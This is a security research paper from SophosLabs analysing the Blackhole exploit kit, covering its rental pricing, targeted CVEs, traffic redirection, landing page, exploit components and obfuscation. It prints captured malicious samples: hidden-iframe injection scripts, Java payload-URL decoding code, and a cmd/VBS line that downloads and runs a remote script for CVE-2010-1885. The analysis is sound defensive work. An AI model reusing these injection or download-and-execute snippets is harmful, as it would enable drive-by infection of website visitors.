Exploring the Blackhole Exploit Kit

Executive Summary:

Since it emerged in late 2010, the Blackhole exploit kit has grown to become one of the most notorious exploit kits ever encountered. This paper lifts the lid on the Blackhole kit, describing how it works and detailing the various components that are used to exploit victim machines infecting them with malware.

The tricks used by Blackhole are uncovered and explained, with a view to explaining why the kit has become so successful. From how a user's web traffic is controlled to how the attackers attempt to evade detection, the paper provides useful information for anyone looking to understand more about how Blackhole works.

Author:

Fraser Howard
SophosLabs, UK
fraser.howard@sophos.com

Table of Contents

1 Introduction

Over the last few years the volume of malware seen in the field has grown dramatically, thanks mostly to the use of automation and kits to facilitate its creation and distribution. The term crimeware was coined specifically to describe the process of "automating cybercrime". Individuals no longer profit just from writing and distributing their malware. Today's malware scene is highly organised, structured and professional in its approach. There are many roles which criminally-minded individuals can fulfil. Take fake anti-virus (scareware) as an example [1]; this class of malware is typically backed up by telephone support, professional quality GUI development and structured pay-per-install affiliate distribution systems [2]. Clearly this is a world away from the stereotypical image of a malware author from yesteryear.

Kits are an intrinsic part of crimeware. They provide not only the tools for criminals to create and distribute malware, but also the systems used to manage networks of infected machines. Some of these kits focus on creation and management of the malware payload - *Zeus* is perhaps the best example of this [3]. Other kits focus on controlling user web traffic, for example the Search Engine Optimisation (SEO) kits [4]. A third class of kit are those that focus on infecting users through web attacks, specifically attacks known as drive-by downloads [5]. It is this latter group of kits that are commonly referred to as *exploit kits* or *exploit packs* (the terms are used interchangeably).

In this paper I am going to describe an exploit kit known as *Blackhole*, which due to its prevalence over the past year has become the most notorious of all the exploit kits today.

2 Blackhole Exploit Kit

2.1 General characteristics

There are several versions of Blackhole exploit kit, the first being v1.0.0 (released in late 2010 [6]), and most recent being v1.2.2 (released February 2012 [7]). The kit consists of a series of PHP scripts designed to run on a web server. The PHP scripts are all protected with the commercial *ionCube* encoder [8]. This is presumably to help prevent other miscreants stealing their code (there are many exploit kits out there which are little more than copies of others!), and to hinder analysis. The result of script encoding is obvious in Figure 1, which shows a snippet of a protected PHP script from a *Blackhole* exploit kit.

```
<?php //003ab
if(!extension_loaded('ionCube Loader')){$__oc=strtolower(substr(php_uname(),0,3));
$__ln='ioncube_loader_'.$__oc.'_'.substr(phpversion(),0,3).(($__oc=='win')?'.dll':
'.so');@dl($__ln);if(function_exists('_il_exec')){return _il_exec();}$__ln=
'/ioncube/'.$__ln;$__oid=$__id=realpath(ini_get('extension_dir'));$__here=dirname(
__FILE__);if(strlen($__id)>1&&$__id[1]==':'){$__id=str_replace('\\','/',substr($__id,
2));$__here=str_replace('\\','/',substr($__here,2));}$__rd=str_repeat('/..',
substr_count($__id,'/')).$__here.'/';$__i=strlen($__rd);while($__i--){if($__rd[$__i
]=='/'){$__lp=substr($__rd,0,$__i).$__ln;if(file_exists($__oid.$__lp)){$__ln=$__lp;
break;}}}@dl($__ln);}else{die('The file '.__FILE__." is corrupted.\n");}if(
function_exists('_il_exec')){return _il_exec();}echo('Site error: the file <b>'.
__FILE__.'</b> requires the ionCube PHP Loader '.basename($__ln).' to be installed
by the site administrator.');exit(199);
?>
4+oV507yJWthHhCYMKZRBhxEIizd1BzpI3y7nEzaa5NWv6/6GTQsJ3XWXwhXKbxD3O3vUneZRpJj
ZsD76lKVc59qa0UKaTzpgsxdJ6Frs30Okf6womLFf5gVQFBtrYIYEK6V53wN3Qvd8sh337RhcGhU
yTN7lw71iFTj2sMJ9/tjFmOnRk4TArqvf8B3fiIWaDgHiN1Ck55ouYo/+wd0Tpg3LvPpc46S8QCm
zZUUtRrDHTUeNtuV1extfwVFPf5xwNmScz8aeGeeqMtBiJLMj6HhZ5HozjQ5suWcLe8ani/jxz/o
+cPZ2IcwyKMXuxp01P8jBmmDLzwYO+6BhT1isAk/PShoNi9xFM/ASD/7Kil0cgfA+l2tUZWjdVly
BQr0T+xy7teEPUHTQe73GJ+yYyvSqCHgYaYk7h3pifW2J+di8p11otIDaf1wbj5D4uoRkQBrdnSm
```

Figure 1: The effect of ionCube encoding on one of the Blackhole exploit kit PHP scripts.

As you would expect, there is significant overlap between the functionality of the various exploit kits available. The general characteristics of the *Blackhole* exploit kit are listed below and as you can see, a lot of this could equally apply to several other kits:

- The kit is Russian in origin
- Configuration options for all the usual parameters:
  - Querystring parameters
  - File paths (for payloads, exploit components)
  - Redirect URLs
  - Usernames, passwords
  - etc.
- MySQL backend
- Blacklisting/blocking
  - Only hit any IP once
  - Maintain IP blacklist
  - Blacklist by referrer URL
  - Import blacklisted ranges
- Auto update
- Management console provides statistical summary, breaking down successful infections:
  - by exploit
  - by OS
  - by country
  - by affiliate/partner (responsible for directing user traffic to the exploit kit)
  - by browser
- Targets a variety of client vulnerabilities
- AV scanning add-ons (through the use of 2 scanning services, available as optional extras of course, this is business!)

However, there are some features that are (or were at first release) unique to Blackhole:

- "Rental" business model. Historically, exploit kits are commodities that are sold for individuals to then use as they desire. However, *Blackhole* includes a rental strategy, where individuals pay for the use of the hosted exploit kit for some period of time. The kit is not exclusively rental only, other licenses are also available. Figure 2 illustrates the pricing model (translated) for the first release of *Blackhole* [9].

```
Annual license: $ 1500
Half-year license: $ 1000
3-month license: $ 700

Update cryptor $ 50
Changing domain $ 20 multidomain $ 200 to license.
During the term of the license all the updates are free.

Rent on our server:

1 week (7 full days): $ 200
2 weeks (14 full days): $ 300
3 weeks (21 full day): $ 400
4 weeks (31 full day): $ 500
24-hour test: $ 50

There is restriction on the volume of incoming traffic to a leasehold system, depending on the time of the contract.

Providing our proper domain included. The subsequent change of the domain: $ 35
No longer any hidden fees, rental includes full support for the duration of the contract.
```

Figure 2: Snippet of readme text illustrating the pricing model for Blackhole v1.0.0 (translated from Russian)

- Management console optimised for use with PDAs! [10]

The rental business model, the use of PHP script protection and the locking of installation scripts to specific IPs all suggest that the individual(s) behind *Blackhole* are keen to retain control of the kit. The ramifications of this centralised control over the active *Blackhole* exploit kits is evident in some of the statistics we have collected over the past year (see Section 4).

2.2 Exploits targeted

In common with most exploit kits, *Blackhole* targets a range of client vulnerabilities, with recent emphasis on vulnerabilities in *Adobe Reader*, *Adobe Flash* and *Java*. A list of the key vulnerabilities that have been targeted by *Blackhole* exploit kits is shown in Table 1. (Note: recent versions of the kit have expired some of the older ones, focussing on just the more recent.)

CVE	Target	Description
CVE-2011-3544	**Java**	**Oracle Java SE Rhino Script Engine Remote Code Execution Vulnerability**
CVE-2011-2110	**Flash**	**Adobe Flash Player unspecified code execution (APSB11-18)**
CVE-2011-0611	**Flash**	**Adobe Flash Player unspecified code execution (APSA11-02)**
CVE-2010-3552	**Java**	**Skyline**
CVE-2010-1885	**Windows**	**Microsoft Windows Help and Support Center (HCP)**
CVE-2010-1423	**Java**	**Java Deployment Toolkit insufficient argument validation**

CVE-2010-0886	Java	Unspecified vulnerability
CVE-2010-0842	Java	JRE MixerSequencer invalid array index
CVE-2010-0840	Java	Java trusted Methods Chaining
CVE-2010-0188	PDF	LibTIFF integer overflow
CVE-2009-1671	Java	Deployment Toolkit ActiveX control
CVE-2009-4324	PDF	Use after free vulnerability in doc.media.newPlayer
CVE-2009-0927	PDF	Stack overflow via crafted argument to Collab.getIcon
CVE-2008-2992	PDF	Stack overflow via crafted argument to util.printf
CVE-2007-5659	PDF	collab.collectEmailInfo
CVE-2006-0003	IE	MDAC

Table 1: List of vulnerabilities targeted at some point by Blackhole exploit kit.

The various files that are loaded by *Blackhole* in order to exploit these vulnerabilities are discussed in Section 2.3.3.

2.3 Core kit components

In this section I will describe how the kit works in terms of web traffic flow, in order to describe the sequential loading of exploit content before the user is infected with the payload.

2.3.1 Controlling user web traffic

As with all attacks using exploit kits, the first requirement is for the attacker to guide the user's browser to the exploit site. There are several ways in which this can be achieved [11]. The following two techniques are used by *Blackhole*:

Compromised web pages. The attackers compromise legitimate web sites/servers so that web pages served include malicious code. When users browse these pages, the malicious code silently loads content from the exploit site. This technique has been used aggressively by *Blackhole*, with hundreds of thousands of legitimate sites compromised.

Web pages on compromised sites are typically injected with malicious JavaScript. In some cases, simple HTML `iframe` elements have been used, but JavaScript is preferred since it provides more opportunities for the attackers to hide the malicious code that is injected into the page.

The injected scripts are normally heavily obfuscated, and use a variety of techniques to evade detection. An example compromised page is shown in Figure 3, with the injected script clearly visible at the start of the page. The obfuscation techniques are discussed in more detail in Section 3.

A number of injected JavaScript redirects synonymous with *Blackhole* have been seen in high volume over the past year. From a *Sophos* threat name perspective, these include:

- Mal/Iframe-V
- Mal/Iframe-W
- Mal/Iframe-X
- Mal/Iframe-Y

Often the injected redirects do not link directly to the *Blackhole* exploit site. Instead they reference a remote server from where the request is bounced (HTTP 30x redirection) to the exploit site. This approach is probably favoured since it allows user traffic to be sold as a commodity. The server used is often referred to as a Traffic Directing Server (TDS) [12]. This may explain why some of these redirects have been seen leading to other exploit kits, not just *Blackhole* [13].




Figure 3: Snippet of code from a web page compromised for Blackhole redirection. The heavily obfuscated script injected into the page is blocked by Sophos as Mal/Iframe-W.

The payload of the injected script from Figure 3 is a simple `iframe`, as shown in Figure 4.

```
if (document.getElementsByTagName('body')[0]) {
   iframer();
} else {
   document.write("<iframe src='http://[removed]/?go=2' width='10' height='10'
   style='visibility:hidden;position:absolute;left:0;top:0;'></iframe>");
}

function iframer() {
   var f = document.createElement('iframe');
   f.setAttribute('src', 'http://[removed]/?go=2');
   f.style.visibility = 'hidden';
   f.style.position = 'absolute';
   f.style.left = '0';
   f.style.top = '0';
   f.setAttribute('width', '10');
   f.setAttribute('height', '10');
   document.getElementsByTagName('body')[0].appendChild(f);
}
```

Figure 4: Deobfuscated redirection script from Figure 3 revealing the characteristic `function iframer()` payload (in this case to a server which bounces the request to the exploit site).


Of course there are a myriad of ways in which user traffic can be controlled. Sometimes sites do not have to be compromised at all. Recently it was reported that affiliate schemes are abused in order to redirect users to *Blackhole* [14]. In these attacks, webmasters are willingly adding links to third-party code in order that they receive payment (1 dollar for every 1000 page loads). The fly in the ointment was that some of the unsuspecting users were subsequently getting redirected to *Blackhole*.

Spam messages. Despite years of user education warning of the dangers of links or attachments in email messages, spam continues to be a useful tool for attackers to trick users. Figure 5 shows two spam messages that illustrate the typical ways in which spam is used for tricking users into browsing to *Blackhole* exploit sites.

The first example (Figure 5a) uses a simple URL link within the email message. The linked page (normally hosted on a compromised site) loads simple JavaScript content to redirect to the *Blackhole* site [15]. This redirect is normally achieved via a single-line `document.location=` or `window.location=` statement.

The second example (Figure 5b) shows an email message containing a HTML attachment. The usual flavours of social engineering are used to entice the recipient into opening up the attachment.

(a)



(b)




Figure 5: Example spam messages used to trick users into browsing to sites hosting Blackhole exploit kit. Messages using (a) link or (b) malicious HTML attachment are shown.

The obfuscation techniques used in these HTML attachments is consistent with that used in the JavaScript injected into compromised sites (see above). In fact, the scripts are essentially the same – once deobfuscated the same `function iframer()` redirection payload is evident.

2.3.2 Landing page

Whatever method is used to control user web traffic, the result is the same: the user's browser loads code served up from what we call the 'landing page' of the exploit kit. The purpose of the landing page is straightforward:

- Capture the parameter included in the URL used. This allows the exploit kit to correlate page requests to the specific individuals or groups responsible for redirecting the victim (for payment purposes).
- Fingerprint the machine. The landing page used by *Blackhole* uses code from the legitimate *PluginDetect* library [16] to identify:
  - OS
  - Browser (& browser version)
  - Adobe Flash version
  - Adobe Reader version
  - Java version
- Load the various exploit components. Based on the information determined in the step above, the relevant exploit components (PDF, Flash, Java etc) are loaded.

Some example landing page URLs for *Blackhole* are shown below, illustrating the parameter embedded in the query string.

```
[removed]/google.php?gmpid=2a4baa7030106862

[removed]/check.php?uid=42c1be945fc07c4b

[removed]/main.php?page=c9588fff43ed343a
```

Within the configuration data for *Blackhole* exploit kit, this parameter is termed '*StatParamName'*.

Deobfuscated code from a recent landing page is shown in Appendix 1, with the key script components highlighted.

We have seen malicious URLs with a different format also triggering detections associated with the *Blackhole* landing page. For example:

```
[removed].in/t/a92b21c45c3ef0827e3dcf9c20972ec7

[removed].ftp1.biz/t/eb6d7764d6d6df02ed22a227a03b9f91

[removed].ddns.info/t/1baed7122e877523eb375daf0ffc45e6
```

These are suspected to be other exploit sites that happen to be copying some of the same obfuscation techniques used by *Blackhole* (Section 3).

2.3.3 Exploit components

The landing page will load files that target the exploits relevant to the victim's machine (based on the information determined from fingerprinting). The following file types are used by *Blackhole*:

- PDF. The PDFs used are typical for what we expect from any exploit kit. They contain embedded JavaScript that is used to exploit the underlying client vulnerabilities. Some example URLs used to load recent PDF components are shown below.

  `[removed]/content/ap1.php?f=b6863` (type 1)

  `[removed]/content/ap2.php?f=b6863` (type 2)

  `[removed]/content/fdp2.php?f=50` (type 2)

  Two PDFs (types 1 and 2) are typically loaded by *Blackhole* in order to target the relevant exploits included in Table 1. The deobfuscated JavaScript from within these PDFs is shown in Appendices 2 ('type 1') and 3 ('type 2').

- Flash. Two Flash files are loaded, from URLs such as those listed below:

  `[removed]/content/field.swf` (type 1)
  `[removed]/content/score.swf` (type 2)

  The disassembled ActionScript from a 'type 1' sample is shown in Appendix 4. Note the use of the *Adobe* `ExternalInterface` class [17], to allow ActionScript to call some of the JavaScript functions listed in Appendix 1. The `ExternalInterface` class is an API that enables communication between ActionScript and the container, in this case the exploit kit landing page.

  The function of the first ('type 1') Flash file is to prepare (spray) the heap (using the relevant JavaScript functions), and load the second ('type 2') sample. The JavaScript `getCN()` function (see Appendix 1) is called in order to load the second Flash sample. It is the second sample that actually exploits the system once loaded (CVE-2011-0611). The second sample contains another Flash file embedded as a hex

string. As you can see from the partial disassembly in Appendix 5, the hex string is deobfuscated and loaded using the `loadBytes()` method [18].

- Java. *Blackhole* is one of the reasons behind the press interest in Java vulnerabilities recently. Anecdotal evidence collected during the past year indicates that it is predominantly the Java vulnerabilities that lead to users getting infected by *Blackhole* [19]. The Java content is loaded via JAR files, from URLs such as that listed below:

  `[removed]/content/field.jar`

  Interestingly *Blackhole* uses the Java Open Business Engine (Java OBE [20]) to load the CVE-2010-0842 exploit code and infect the victim.

  As noted in Appendix 1, the JAR content may be loaded via either JavaScript or an applet element in the landing page. The URL to the executable payload is typically passed via an applet parameter, as in Figure 6.

```
<applet width=1 height=1 code=json.Parser.class archive='./content/field.jar'>
    <param value='e00oMDDORo/h%Q==h%VqRmDBVoeoju83Y6h83' name=p />
</applet>
```

Figure 6: An applet HTML element used to load malicious Java content. Note the obfuscated URL passed in via the applet parameter.

One of the class files within the JAR archive decodes the URL parameter in order for the executable payload to be downloaded. Figure 7 illustrates the Java code used to do this.

```
public class XML extends HashMap
{
   public static String equals(String s1, String s2, String s3)
   {
     i[0] = 0;
     String parameter = "";
     for(; i[0] < s3.length(); i[0]++) {
       if((i[1] = (short)s1.indexOf(s3.substring(i[0], i[0] + 1))) > -1) {
         parameter = (new StringBuilder(String.valueOf(parameter))).append(s2.substring(i[1],i[1]+1)).toString();
     }
     return parameter;
   }
}

public static String v = "aDLXq-_.mjnWN6fwcsKB?xbITS=CykGvd91Z:%E1R5po0rzA8/JYP72#ue&t4iQFhVU3OMgH";
protected static String pt = "QOn7cZAVmK/G4WuBqfLxj1_tlE8PTrpN2Y3:MUa=&5oRi%y?9DHv-Cgwkh60b.FdeSI#zJXs";
String ch[] = XML.equals(pt, v, getParameter("p"));
```

Figure 7: Snippet of Java code responsible for decoding the obfuscated URL included as a parameter in the applet element of Figure 6.

As you can see, deobfuscation requires two additional strings initialized in the malicious class file. For this example, the applet parameter decodes to the path of the executable payload:

`hxxp://[removed]/w.php?f=19&e=1`

The exact same trick of passing the obfuscated payload URL via the applet parameter is not unique to *Blackhole*. Recently we have seen the trick used by an exploit kit known as *Jupiter* [21] (Figure 8).

```
<applet mayscript='true' code=xmltree.umbro.class archive='embljzytewdwdla.jar'/>
<param name=msize value='7GGm3aaqdcLNtKP%PANttq?%d3U5U5aZcNLxqag8?m7moZ0:'>
</applet>
```

Figure 8: Extract from the Jupiter landing page, illustrating the same obfuscated URL trick that Blackhole uses (Figure 7).

See Section 3.4 for some examples of how *Blackhole* aggressively modifies and obfuscates the applet element in order to evade detection. Recent flavours of the landing pages also use additional data prepended to the start of the obfuscated URL string!

- HTML/JS/VBS. *Blackhole* also targets the much publicized vulnerability in Microsoft Help and Support Center [22], (CVE-2010-1885). The kit adds an iframe to load content from a malformed `hcp://` URL, in order to run a script that writes out a VBS.

```
cmd /c echo B="l.vbs":With CreateObject("MSXML2.XMLHTTP"):.open "GET",
"http://[removed]/content/hcp_vbs.php?f=cc677&d=0",false:.send():Set A = Cre
ateObject("Scripting.FileSystemObject"):Set D=A.CreateTextFile(A.GetSpecialFolder(2
) + "\" + B):D.WriteLine .responseText:End With:D.Close:CreateObjec
t("WScript.Shell").Run A.GetSpecialFolder(2) + "\" + B > %TEMP%\\l.vbs && %TEMP%\\
l.vbs && taskkill /F /IM helpctr.exe
```

Figure 9: Snippet of code used in exploiting CVE-2010-1885

The VBS attempts to download further content from `hcp_vbs.php` (CVE-2006-0003) or `hcp_asx.php`.

2.3.4 Payload

Of course, the whole purpose of *Blackhole* is to infect victims with some payload. The payload delivered will vary according to the individual(s) paying for the exploit kit. The executable payload will be delivered from URLs with this recognisable format:

```
[removed]/w.php?f=b6863&e=0

[removed]/w.php?f=19&e=1
```

In common with all exploit kits, the query string (specifically the ‘e’ parameter) enables the kit to track exactly which vulnerability was responsible for causing the user to download the payload. This is important, since it allows the attackers to measure which exploits are most effective against different combinations of browser and plug-in versions, on different operating systems.

The payloads are typically polymorphic, packed with custom encryption tools designed to evade anti-virus detection (a process which is helped with the built-in AV checking functionality of *Blackhole*).

Most of the notorious families that we have seen over the past year have at some point been installed via *Blackhole* exploit kits. The most prevalent payloads from the past few months include:

- Fake AV (scareware) [23]
- Zeus [24]
- TDSS rootkit
- ZeroAccess rootkit
- Ransomware

2.3.5 Traffic flow summary

To summarise this section, we can combine all the information from Sections 2.3.1 to 2.3.4 in order to detail the typical traffic flow observed when a user hits a *Blackhole* exploit kit. This is shown in Figure 10.

Protocol	Host	URL	Body
HTTP	[redacted].co.uk	/	54,234
HTTP	[redacted].com	/main.php?page=08c49f874...	100,437
HTTP	[redacted].com	/content/field.swf	1,347
HTTP	[redacted].com	/content/score.swf	6,718
HTTP	[redacted].com	/content/hcp_asx.php?f=19	205
HTTP	[redacted].com	/content/field.jar	5,703

Figure 10: Example sequence of web traffic when a user browses a compromised web site (green) which loads content from a Blackhole exploit kit (red). In this example, no client PDF reader is installed, so no malicious PDFs are loaded from the exploit site.

The typical *Sophos* threat names used for the various components used by *Blackhole* are listed in Table 2.

Component	Sophos Threat Name(s)
Landing page	Mal/ExpJS-N, Mal/ExpJS-L
PDF (type 1 & 2)	Troj/PDFEx-ET, Troj/PDFJS-VV
Flash type 1	Troj/SWFExp-AI
Flash type 2	Troj/SWFExp-AJ
Java	Mal/JavaGen-A, Mal/JavaGen-C

Table 2: Typical Sophos threat names associated with components of Blackhole exploit kit.

In common with the injected redirection scripts and the landing page, the above content is all heavily obfuscated and polymorphic. The obfuscation methods used are discussed in more detail in Section 3.

The various URLs used for the different components of *Blackhole* have been described in this section. It is worth noting that the URL structure may well change with future updates to the kit. During the writing of this paper, evidence of this was apparent in some active exploit sites:

`[removed] dot in/svs/ypbzcwdqyokvcm8.php?n=[removed]` (landing page)

`[removed] dot in/svs/esyvhqjldphwf.pdf` (PDF)

`[removed] dot in/svs/xpitiqesyqbsc.php` (PDF)

`[removed] dot in/svs/bshmimaresdt8.swf` (SWF)

The detections seen for all components of this exploit kit matched that expected for *Blackhole*. Confirmation of whether this is a new version of the kit remains work in progress.

3 Code Obfuscation

The sharp rise in the volume of malicious samples over the past few years is mainly due to server-side polymorphism (SSP) functionality [25]. This refers to the situation where the encryption engine is hosted in scripts (normally PHP) on the web server, and is used to periodically rebuild the content. As such it is perfectly suited to all web-delivered threats. The engines can be used to build polymorphic content for most file types, but the technique is

most effective when applied to files that can easily be generated dynamically upon each request (e.g. HTML, JS, PDF). All exploit kits use SSP functionality in an attempt to evade detection.

In this regard *Blackhole* does not disappoint. In fact, the aggressive efforts put into code obfuscation make *Blackhole* one of the most persistent 'threat campaigns' experienced to date. Each day we encounter thousands of new, unique files for the various components used in the kit. Exactly how the code is obfuscated depends upon the file type in question.

One of the peculiarities with *Blackhole* has been the coordinated nature of the changes in code obfuscation. This is easily observed by monitoring the volume of *Blackhole* detections reported in the field. When code obfuscation changes are sufficient to break generic detection, we see an immediate sharp drop in reported detections. We can speculate that this arises because of the centralised control provided by the rental model of *Blackhole*. Updates appear to be deployed very rapidly to active *Blackhole* sites. This is contrary to experience with other exploit kits, where attackers purchase the kit and host/administer it themselves.

3.1 JavaScript

The main techniques for obfuscating JavaScript have already been described in detail, and that information is not repeated here [26]. It is trivial to dynamically build web pages, PDFs or scripts when a page is requested, embedding the obfuscated JavaScript as necessary. This enables truly polymorphic content to be delivered, with each request receiving a different file.

In addition to these continual 'minor' changes produced by the encryption engine, there have been several 'major' changes in the *Blackhole* landing page over time. These tend to correspond to structural changes in how the page is put together; something you would not expect without an update to the kit.

Date	Applet in page?	Script refs parent HTML?	Comments
2011-02	Y	Y	Array stored in parent HTML, retrieved from JavaScript stub via `getElementById` or `getElementByTagName` methods.
2011-04	N	Y	Long array stored within parent HTML, retrieved from JavaScript stub via `getElementById`, `getElementByTagName` or `childNodes` enumeration. Nothing else within page.
2011-04	N	Y	Additional anti-emulation tricks (such as dummy `createElement` calls or retrieval of strings/integers from parent page)
2011-05	N	Y	Array now written as string (which is later split)
2011-08	N	Y	Array/string now split between multiple HTML elements in parent page. These are enumerated by the JavaScript stub.
2011-09	N	N	All within single inline script now, incorporating various anti-emulation tricks such as `createElement`/ `innerHTML` usage to add/retrieve integer.
2011-09	Y	N	As above, but with applet hosted in parent HTML, passing in obfuscated URL as detailed in Figure 6. Some of these referenced the notoriously named `worms.jar` archive!
2011-09	Y	N	As above, but introducing different anti-emulation

			tricks (such as `createTextNode`, `replaceData` and `insertBefore`).
2011-11	N	Y	Array/string is now stored within attributes of HTML elements.
2011-11	N	N	All within single inline script, but with array/string stored within JavaScript object.
2012-01	N	Y	Back to array/string being in parent HTML, now with additional tricks in the JavaScript stub.
2012-02	Y	Y	Revert back to applet and array/string in the parent HTML, with various anti-emulation tricks in the JavaScript stub.
2012-03	N	Y	As above, but applet now removed from page!

Table 3: Examples of some of the main changes in the structure of the Blackhole landing page as it evolved over the past year.

As shown in Table 3, the structure of the *Blackhole* landing page is regularly updated, in some cases reverting back to tactics used several months previously. Despite the structural changes, the functionality of the landing page has remained fairly static over time (see Appendix 1). That said, just as this paper was being finalised, the landing page was modified to load the *PluginDetect* library from a remote server, rather than embedding it in the page.

As noted above (Section 2.3.1), there are a few script injections that have become synonymous with *Blackhole*. The obfuscation used in these is modified as aggressively as that used in the landing page. Since these scripts are injected into legitimate web pages, there is no option for the attackers to modify the structure of the page. Instead they are restricted to tricks within the injected script itself. The most recent of these include the use of Math functions [27], presumably as an anti-emulation technique. Examples of this are shown in Figures 3 and 11.

```
<script>if(window.document)try{new location(12);}catch(qqq){aa=[]+0;aaa=0+[];
if(aa.indexOf(aaa)===0){ss='';s=String;f='f'+'r'+'o'+'m'+'C'+'har';f+='Code'
;}ee='e';e=window.eval;t='y';}h=-2*Math.log(Math.E);n=
"3.5a3.5a51.5a50a15a19a49a54.5a48.5a57.5a53.5a49 ... snip ... 3.5a61.5".split
("a");for(i=0;i-n.length<0;i++){j=i;ss=ss+s[f](-h*(1+1*n[j]));}q=ss;if(f)e(q
);</script><!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "
http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en-gb" lang="en-gb" >
<head>
```

Figure 11: Recent Mal/Iframe-W script injected into legitimate sites. Note the use of `Math.log` and `Math.E` as an anti-emulation trick.

JavaScript code obfuscation is not limited to web pages – the exact same techniques can also be used in dynamically building PDFs. In fact, PDFs provide additional options for how JavaScript can 'interact' with the parent file, perhaps helping to explain the huge volume of unique *Blackhole* PDFs we have seen over the past year.

3.2 ActionScript

It could be argued that string manipulation in ActionScript is not quite as straightforward as it is in JavaScript, which makes code obfuscation a little trickier. However, there are sufficient methods available which should enable many of the usual tricks to be applied [28]. You can see some of these used in the disassembled code listed in Appendices 4 and 5.

Despite this, the rate at which we have seen the Flash content modified has been significantly (orders of magnitude) less than the HTML, JS and PDF contents. Even when

modification has been observed, it is normally fairly minor and insufficient to evade existing generic detection. There are several possibilities to explain this:

- Attackers are not concerned about the Flash components being reliably detected (unlikely)
- Attackers do not bother to check detections of the Flash components (unlikely given the fact that *Blackhole* incorporates AV checking functionality)
- ActionScript obfuscation techniques are more limited and less mature than JavaScript
- Building Flash content dynamically on the web server is a lot more complicated than for other components

The latter two points probably provide the best explanation for our observations.

3.3 Java

Several of the string manipulation techniques that are used to obfuscate JavaScript and ActionScript content are also used within Java. Some simple examples are shown in Figure 12. This allows for trivial obfuscation of some of the strings commonly used in malicious Java content, for example:

- `exe`
- `java.io.tmpdir`
- `setSecurityManager`
- `os.name`
- `regsvr32 –s`

```
super.start();
try
{
  String dwaw = System.getProperty("jaasso2vasso2a.iasso2o.tasso2mpasso2diasso2r".replace("asso2", ""));
  if (dwaw.charAt(dwaw.length() - 1) != '\\') dwaw = dwaw + "\\";
  String coopl = dwaw + "vff" + ".e".concat("xe");

  String ddswh = getParameter("dejjwst".replace("jjw", ""));
```

Figure 12: Some simple string obfuscations within Blackhole Java content.

Since early 2011 *Blackhole* Java components have aggressively used these simple string obfuscation techniques in an attempt to evade detection. Despite these efforts it is perhaps ironic that during the same period, the filenames often used for the JAR and class files were quite recognisable (`worms.jar` perhaps being the best example!).

More recently there appears to be increased efforts to evade detection. In addition to string obfuscation, commercial tools are also being used to protect/obfuscate the code. Numerous tools are available, but the two that are mostly used at the time of writing are listed below.

- *Allatori Java obfuscator* [29]
- *Zelix KlassMaster* [30]

As you would expect these tools deliver much more than just string obfuscation. They also provide name and flow obfuscation, making it extremely hard to convert decompiled code into anything that is readily understandable.

3.4 HTML

There are tricks that can be used to obfuscate simple HTML code. A good example is provided by some recent *Blackhole* landing pages, specifically ones that contain an applet element within the landing page to load the malicious Java (as in Figure 6).

